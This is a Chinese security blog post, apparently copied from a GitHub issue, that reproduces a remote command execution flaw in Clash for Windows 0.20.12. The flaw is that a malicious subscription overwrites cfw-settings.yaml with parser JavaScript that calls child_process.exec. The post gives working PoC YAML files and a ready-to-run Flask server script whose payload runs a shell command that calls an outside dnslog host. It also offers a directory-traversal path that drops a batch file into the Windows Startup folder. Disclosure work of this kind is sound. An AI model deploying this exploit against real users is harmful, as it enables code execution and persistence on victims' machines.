

杂谈

clash相信你们都不陌生,就是我们平常使用VPN时最常用的软件
先前就曾出现过rce漏洞,现在有爆出了,可以参考以前的文章

 2023年1月13日 20:21
软件版本
0.20.12
操作系统
Windows x64
系统版本
Windows 11
问题描述
Windows 上的 clash_for_windows 在 0.20.12 在订阅一个恶意链接时存在远程命令执行漏洞。因为对订阅文件中 rule-providers 的 path 的不安全处理导致 cfw-setting.yaml 会被覆盖,cfw-setting.yaml 中 parsers 的 js代码将会被执行。
A remote command execution vulnerability exists in clash_for_windows on Windows 0.20.12 when subscribing to an attacker’s link. cfw-setting.yaml can be overwritten due to unsafe processing of the path of rule-providers in the subscription file, and the js code of parsers in cfw-setting.yaml will be executed.
复现步骤
PoC
- The attacker starts a web service to ensure that these two files can be accessed:
config.yaml
port: 7890
socks-port: 7891
allow-lan: true
mode: Rule
log-level: info
external-controller: :9090
proxies:
  - name: a
    type: socks5
    server: 127.0.0.1
    port: "17938"
    skip-cert-verify: true

rule-providers:
  p:
    type: http
    behavior: domain
    url: "http://this.your.url/cfw-settings.yaml"
    path: ./cfw-settings.yaml
    interval: 86400
cfw-settings.yaml
payload:
  - DOMAIN-SUFFIX,acl4.ssr,全球直连
showNewVersionIcon: true
hideAfterStartup: false
randomControllerPort: true
runTimeFormat: "hh : mm : ss"
trayOrders:
  - - icon
  - - status
    - traffic
    - text
hideTrayIcon: false
connShowProcess: true
showTrayProxyDelayIndicator: true
profileParsersText: >-
  parsers:
    - reg: .*
      code:
        module.exports.parse = async (raw, { axios, yaml, notify, console }, { name, url, interval, selected }) => {
          require("child_process").exec("calc.exe");
          return raw;
          }
- Victim uses subscription link
- restart the clash_for_windows_pkg
- Update subscriptions or import new subscriptions
![图片[1]-clash最新RCE复现-渗透云记 - 专注于网络安全与技术分享](https://b.encenc.com/wp-content/uploads/2023/01/d2b5ca33bd134639.png)
上面要生成俩文件然后可以公网访问,订阅之后即可RCE,这里用大哥写的一个脚本(省的自己弄文件和环境了)
host = '127.0.0.1'
shell = 'cmd.exe /c ping scqie.log.cve.ink'

print('[+Run Shell] ' + shell)
print('[+Payload] clash://install-config?url=http://{}/config.yaml'.format(host))
paylad = """payload:
-
DOMAIN-SUFFIX,acl4.ssr,全球直连
showNewVersionIcon: true
hideAfterStartup: false
randomControllerPort: true
runTimeFormat: "hh : mm : ss"
trayOrders:
  - -icon
  - -status
    -traffic
    -text
hideTrayIcon: false
connShowProcess: true
showTrayProxyDelayIndicator: true
profileParsersText: >-
  parsers:
    -reg: .*
      code:
        module.exports.parse = async (raw, { axios, yaml, notify, console }, {
name, url, interval, selected }) => {
          require("child_process").exec(\""""+shell+"""\");
          return raw;
          }
"""
from flask import Flask
app = Flask(__name__)
@app.route('/config.yaml')
def index():
    return """port: 7890
socks-port: 7891
allow-lan: true
mode: Rule
log-level: info
external-controller: :9090
proxies:
  -name: a
   type: socks5
   server: 127.0.0.1
   port: "17938"
   skip-cert-verify: true
rule-providers:
 p:
   type: http
   behavior: domain
   url: "http://{}/cfw-settings.yaml"
   path: ./cfw-settings.yaml
   interval: 86400
""".format(host)
@app.route('/cfw-settings.yaml')
def cfw():
    return paylad
if __name__ == '__main__':
    app.run(host=host, port=80, debug=True)
复制这个poc,然后打开终端,使用python运行脚本,然后重启clash即可看到dnslog成功回显,同时可以查看 可以看到parse中成功改成了我们的恶意payload
其他补充
由于是rule-providers的自定义path的问题,还有其他利用方式,比如用目录穿越写入开机启动项
path: ../../../../../../Users/User/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/hack.bat
不过杀毒软件会弹框
Since it is a problem with the custom path of rule-providers, there are other ways to use it, such as using directory traversal to write into the startup item
path: ../../../../../../Users/User/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/hack.bat
But the antivirus software will warn.
原文地址:http://github.com/Fndroid/clash_for_windows_pkg/issues/3891






请登录后查看评论内容